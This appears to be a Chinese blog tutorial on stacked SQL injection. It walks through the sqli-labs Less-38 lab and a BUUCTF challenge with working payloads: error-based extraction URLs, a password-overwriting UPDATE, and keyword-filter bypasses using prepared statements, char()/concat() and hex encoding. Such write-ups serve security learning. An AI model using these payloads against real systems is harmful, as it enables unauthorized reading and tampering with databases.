WEB漏洞攻防 - SQL注入 - 堆叠注入

原创

渴望力量的哈士奇 于 2021-07-31 20:52:51 发布 156 收藏

分类专栏： 网安之路 # WEB攻防篇 文章标签： WEB漏洞攻防 SQL注入 堆叠注入

本文链接：https://blog.csdn.net/weixin_42250835/article/details/119281286

网安之路 同时被 2 个专栏收录

85 篇文章 32 订阅

订阅专栏

WEB攻防篇

26 篇文章 12 订阅

订阅专栏

文章目录

堆叠注入

原理:数据库的多条语句执行

比如 "mysql_multi_query()"函数 支持多条语句的同时执行。

示例: `select * from table_name;show version;`

只要权限够大的话，我们就可以执行多条命令[不限于增删改查]。


根据数据库类型决定是否支持多条语句执行(根据数据库类型决定是否支持多条语句的执行，如果数据库类型不支持多条语句的执行，理论上是不存在堆叠注入的情况的。mysql、SQL-Server、PostgreSQL支持，Oracle不支持)。

1、实际应用场景中,堆叠注入遇到的会很少，大部分会在CTF比赛中遇到。主要原因是，堆叠注入的利用看起来很厉害但是其可能会受到 API、数据库引擎或者权限的控制。只有当调用函数库函数支持执行多条语句执行的时候才可以利用。


2、如利用mysql_multi_query()函数就支持多条SQL语句同时执行,实际情况中如PHP的防SQL注入机制,其使用的数据库函数为 "mysqli_query()"函数。 所以说堆叠注入的使用条件比较有局限性。但是一旦可以被使用，造成的伤害则是非常巨大的。

堆叠注入实例 - Sqlilabs-less38

根据关卡提示，我们得知 38关 为堆叠注入，页面如下。



如果堆叠注入的情况下，我们首先是考虑闭合前面的语句，再执行第二个语句;所以我们构建payload `"?id=1';第二条SQL语句 --+"` 或者 `"?id=1;第二条SQL语句 --+"`




从页面上直观的看当前显示的用户和密码为 “Dumb/Dumb”,我们姑且猜测当前用户在表中的两个字段 “username”、“password”;

现在我们尝试一下爆出数据库、表、列名等相关信息。


- 尝试得到库名 “security”

```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20database())a));%20--+
```




- 尝试获取 “security” 数据库下的表名 得到[emails,referers,uagents,users]

```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27security%27)a));%20--+
```




- 我们得到了一个 “users” 表的信息，现在看一下 “users” 表的列名 [id,username,password]

```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=%27users%27)a));%20--+
```



OK！这里我们验证了我们的想法，users 表确实存在 “username”、“password” [该关卡确实可以利用报错注入过关，但是我们这里验证的是堆叠注入的原理]

构造堆叠注入的payload `?id=1'; update users set password = 'Dumb' where username = 'Dumb'; --+`




- 这里我们看到 Dumb 用户的密码被我们改成了 Dumb001 ， 说明我们构建的堆叠注入的 payload 利用成功。

堆叠注入-BUUCTF-[强网杯 2019]随便注-案例讲解

题库:https://buuoj.cn/challenges


- 拿到题目第一步当然是尝试注入判断回显位了

```
http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1%27%20order%20by%202%20--+
```



- 联合查询


```
http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1%27%20and%201=22%20union%20select%201,2%20--+
```



从回显的错误提示发现禁用了一些注入的关键字 [select|update|delete|drop|insert|where],关键字的禁用对我们注入的影响很大。

尝试堆叠注入,构造payload得到数据库名和表名

```
1';show databases;show tables;
```



从得到的数据库名并没有很明显的利用信息,但是表只有两个,说明Flag就在这两个表中的其中一个;但是常规语句的关键字又被禁用了，该怎么搞？

得到表名后,我们可以查看一下表的结构,得到flag位置。[现在我们已经确定flag在 1919810931114514 表]

如何绕过过滤的关键字得到flag呢？

这里我们可以使用数据库的 预处理语句+SQL语句关键字编码+堆叠注入 进行饶过

简单的介绍一下预处理语句

```
prepare name from SQL语句      # 预定义SQL语句

execute name         # 执行预定义语句

(DEALLOCATE || DROP) PREPARE name;    # 删除与定义语句
```

预定义语句也可以通过变量的方式来执行

```
SET @tn = 'table_name'       # 储存表名

SET @sql = concat('select * from', @tn); # 储存SQL语句

prepare name from @sql;       # 预定义语句

execute name;         # 执行预定义语句

(DEALLOCATE || DROP) prepare @sql;     # 删除预定义SQL语句
```

同时还可以利用 char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。


```
char(115,101,108,101,99,116)<----->'select'
```

或者也可以利用16进制编码 select 查询语句,结合预处理语句绕过

```
';SeT @sql=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @sql;execute execsql; --+
```


- 不使用变量预处理的payload

```
`1';prepare name from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');execute name; --+`
```




- 使用变量预处理的payload

```
`';SET @sql=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');prepare name from @sql;execute name; --+`
```



- 只使用contact(),不使用char()

```
`1';prepare name from concat('s','elect', ' * from `1919810931114514` ');execute name; --+`
```



- 利用16进制编码 select 查询语句,结合预处理语句绕过

```
http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1';SeT
@sql=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare name from @sql;execute name; --
+
```